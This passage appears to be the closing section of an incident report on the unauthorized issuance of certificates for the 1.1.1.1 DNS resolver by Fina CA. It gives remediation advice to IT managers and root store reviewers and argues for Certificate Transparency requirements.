This incident demonstrates the disproportionate impact that the current root store model can have. It is enough for a single certification authority going rogue for everyone to be at risk.
If you are an IT manager with a fleet of managed devices, you should consider whether you need to take direct action to revoke these unauthorized certificates. We provide the list in the timeline section above. As the certificates have since been revoked, it is possible that no direct intervention should be required; however, system-wide revocation is not instantaneous and automatic and hence we recommend checking.
If you are tasked to review the policy of a root store that includes Fina CA, you should take immediate actions to review their inclusion in your program. The issue that has been identified through the course of this investigation raises concerns, and requires a clear report and follow-up from the CA. In addition, to make it possible to detect future such incidents, you should consider having a requirement for all CAs in your root store to participate in Certificate Transparency. Without CT logs, problems such as the one we describe here are impossible to address before they result in impact to end users.
We are not suggesting that you should stop using DoH or DoT. DNS over UDP and TCP are unencrypted, which puts every single query and response at risk of tampering and unauthorised surveillance. However, we believe that DoH and DoT client security could be improved if clients required that server certificates be included in a certificate transparency log.
Conclusion
This event is the first time we have observed a rogue issuance of a certificate used by our public DNS resolver 1.1.1.1 service. While we have no evidence this was malicious, we know that there might be future attempts that are.
We plan to accelerate how quickly we discover and alert on these types of issues ourselves. We know that we can catch these earlier, and we plan to do so.
The identification of these kinds of issues rely on an ecosystem of partners working together to support Certificate Transparency. We are grateful for the monitors who noticed and reported this issue.

 Entrar